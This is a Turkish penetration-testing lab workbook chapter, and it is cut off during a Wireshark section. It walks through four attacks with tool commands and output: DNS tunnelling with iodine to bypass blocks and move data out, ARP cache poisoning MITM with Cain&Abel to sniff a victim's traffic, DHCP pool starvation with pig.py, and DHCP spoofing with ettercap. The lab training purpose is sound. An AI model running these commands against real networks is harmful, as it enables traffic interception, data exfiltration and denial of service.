PENTEST EĞİTİMİ
UYGULAMA KİTABI

BÖLÜM - 3

İÇİNDEKİLER

3. INTERNET VE YEREL AĞ SIZMA TESTLERİ

BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

3.1. Iodine ile DNS Tünelleme
3.2. Cain&Abel Kullanarak ARP Cache Poisoning Saldırısı
3.3. DHCP Spoofing ve DHCP Resource Starvation Denemeleri
3.4. Paket Protokol Analizi Amaçlı Wireshark Kullanımı
3.5. Network Miner ile Trafik Analizi

3.1. Iodine ile DNS Tünelleme

Amaç: iodine programının kullanılarak DNS protokolü üzerinden internet erişim engellemelerinin aşılması.

Kullanılan Araçlar: iodine
Uygulama: iodine
İodine açık kaynak ve desteği devam eden bir uygulamadır. Sunucu ve istemci mantığı ile çalışmaktadır. Özelleştirilmiş dns paketlerini kullanarak uzakta bulunan bir sunucu ile haberleşmek için kullanılmaktadır. Bu uygulama aynı zamanda bir saldırı aracı olarak kullanılmaktadır. İnternet erişiminin engellendiği bir yerel ağda, dns isteklerinin kısıtlanmaması durumunda, dns istekleri üzerinden internete çıkabilmeye olanak sağlamaktadır. Ayrıca ilgili ağda bulunan bilgileri dışarıya çıkarılması mümkün olmaktadır.
İodine programı Kali Linux sistemlerde kurulu olarak gelmektedir. Ubuntu işletim sistemlerinde ise repository depolarında bulunmaktadır.
Sunucu tarafında iodine programı indirmek için;

```
apt-get install iodine
```

iodine sunucusunu yapılandırmak için

```
root@ub:~# iodined -f 10.0.0.1 v.sibercik.com –P tus
```

Burada verilen vpn.sibercik.com adresine dns kaydı girilmiştir. Hedef sunucu için bir dns kaydının girilmesi daha pratik olmaktadır.
İstemci tarafında girilmesi gereken komut;

```
iodine -P tus -T A 178.62.183.203 v.sibercik.com
```

Bu aşamada başarılı bir bağlantı kurulduktan sonra ifconfig komutu ile ağ arayüzleri görüntülendiğinde dns0 adında bir ağ arayüzünün sisteme eklendiği gözlemlenecektir.

```
root@kali:~# ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.0.0.3  P-t-P:10.0.0.3  Mask:255.255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:b2:93:5c
```

```
          inet addr:192.168.1.34  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb2:935c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11231 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12631 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2329705 (2.2 MiB)  TX bytes:1970042 (1.8 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:234 errors:0 dropped:0 overruns:0 frame:0
          TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14060 (13.7 KiB)  TX bytes:14060 (13.7 KiB)
```

Görüldüğü gibi 10.0.0.3 adresine sahip bir ağ arayüzü oluşturulmuş. Bu arayüz aracılığı ile 10.0.0.1 yani uzakta bulunan iodine suncusuna erişebilmek mümkün olacaktır.

```
root@kali:~# ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_req=1 ttl=64 time=80.3 ms
64 bytes from 10.0.0.1: icmp_req=2 ttl=64 time=77.3 ms
```

Sunucu tarafında gelen trafik incelendiğinde ise;

```
root@ub:~# tcpdump -i dns0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on dns0, link-type RAW (Raw IP), capture size 65535 bytes
10:46:25.872259 IP 10.0.0.3 > 10.0.0.1: ICMP echo request, id 8016, seq 1, length
64
10:46:25.872315 IP 10.0.0.1 > 10.0.0.3: ICMP echo reply, id 8016, seq 1, length 64
10:46:26.887299 IP 10.0.0.3 > 10.0.0.1: ICMP echo request, id 8016, seq 2, length
64
10:46:26.887333 IP 10.0.0.1 > 10.0.0.3: ICMP echo reply, id 8016, seq 2, length 64
```

Gelen trafikte atılan ping istekleri görülmektedir.


3.2. Cain&Abel Kullanarak Arp Cache Poisoning Saldırısı

Amaç: Ağ güvenliği konusunda bazı protokollerin zayıf yönleri bulunmaktadır. Bu protokollerden biri ARP protokülüdür. Ortadaki adam saldırısı olarak bilinen “Man in the Middle(MITM)” saldırısında ARP protokolünün zayıflığı kullanılır. Local ağda bulunan başka bir bilgisayarın ağ trafiğini dinlenecektir.


Lab Senaryosu: Local ağda bulunan bir bilgisayarın ağ trafiğini dinleyebilmek için ARP Cache Poisining yöntemi kullanılacaktır. Trafiği dinlenmek istenen bilgisayarın ile gateway arasına girilerek ortadaki adam saldırısı olarak bilinen “Man in the Middle(MITM)” gerçekleştirilecektir.

Gateway	PC - 01	PC - 02
192.168.2.1	192.168.2.2	192.168.2.6


- Kurban bilgisayarın(PC-02) arp tablosu kontrol edilir.




- Saldırı yapılacak bilgisayarda(PC-01) “Cain&Abel” programı çalıştırılır ve saldırı yapılacak ağ ara yüzü seçilir.




- Sniffer bölümünde yerel ağda bulunan aktif bilgisayarların keşfi yapılır. Programın orta kısmında farenin sağ düğmesine basılarak “Scan MAC Addresses” seçeneği seçilir ve isteğe göre ip aralığı ve tarama türleri belirtilerek keşif başlatılır.



- Sniffer altında bulunan “APR” bölümünde “+” düğmesine basarak kurban bilgisayarın çıkış kapısı ve kurban bilgisayarların ağ adresleri seçilir.



- Ağ zehirlemesine başlanır ve kurban bilgisayarın(PC-02) arp tablosu tekrar kontrol edilir.




- Zehirleme işlemi sonrasında kurban bilgisayarın ARP tablosuna tekrar bakılır. Görüldüğü üzere çıkış kapısı (Gateway) MAC adresi değişmiş durumdadır. ARP tablosu zehirlenerek ağ trafiği saldırgan bilgisayar üzerinden geçecek şekilde devam ediyor olacaktır.


Son durumda bağlantı şekli aşağıdaki gibi devam etmektedir.

```
C:\Windows\system32>arp -a

Interface: 192.168.2.6 --- 0xc
  Internet Address      Physical Address      Type
  192.168.2.1           00-1a-73-fb-09-8a     dynamic
```



- Cain&Abel uygulamasındaki loglar aşağıdaki gibi olacaktır. FTP,SMTP,HTTP gibi önemli servislerin trafiğini pars ederek daha anlaşılır çıktılar sunacaktır.



3.3. DHCP Spoofing Ve DHCP Resource Starvation Denemeleri

Amaç: Yerel ağda bulunan bir DHCP sunucusunun IP havuzu tüketilerek, sunucuyu DHCP isteklerine cevap veremez hale getirmek. Sonrasında DHCP sunucu gibi davranarak kurbanlara IP dağıtmak.
Kullanılan Araçlar: pig.py, ettercap
Uygulama:

1. **Adım:** Uygulamada önce ağdaki DHCP sunucusu tespit edilecek ve tüm havuzu tüketilecektir.

DHCP havuzunu tüketmek için **pig.py** python betiği kullanılacaktır. Bu betik kali Linux ile birlikte gelmektedir. Kullanım şekli;

```
root@kali:~# pig.py eth0
```

eth0; ağ arayüzü olarak girilmektedir.
Betik çalıştırıldığında elde edilen sonuç;

```
root@kali:~# pig.py eth0
WARNING: No route found for IPv6 destination :: (no default route?)

Sending DHCPDISCOVER on eth0
DHCPOFFER handing out IP: 2.2.2.50
sent DHCP Request for 2.2.2.50
waiting for first DHCP Server response on eth0
…
…
…
Sending DHCPDISCOVER on eth0
DHCPOFFER handing out IP: 2.2.2.90
sent DHCP Request for 2.2.2.90

Sending DHCPDISCOVER on eth0
…
```

Havuz tükendiğinde betiğin istekleri cevapsız kalacaktır.

2. **Adım:** DHCP sunucusu gibi davranarak başkalarının trafiğini üzerinden geçirmek;

Komut satırından ettercap çağrılır;


```
root@kali:~# ettercap -G
```

Gelen arayüzden aşağıda işaretlenmiş alan seçilir;


Saldırıda kullanılacak ağ arayüzü seçilir.

Start -> Start sniffing. alanı seçilir.

Yeni düzenlenecek menüden **Mitm -> Dhcp spoofing**.. seçilir




Saldırıda kullanılacak alanlar doldurulur;




3.4. Paket/Protokol Analizi Amaçlı Wireshark Kullanımı

Amaç: Paket protokol analizinde wireshark aracının kullanılması ve çıktıların detaylı incelenmesi
Wireshark eski adı Etheral olan açık kaynak kodlu bir sniffer aracıdır. İki tip filtre bulunur.

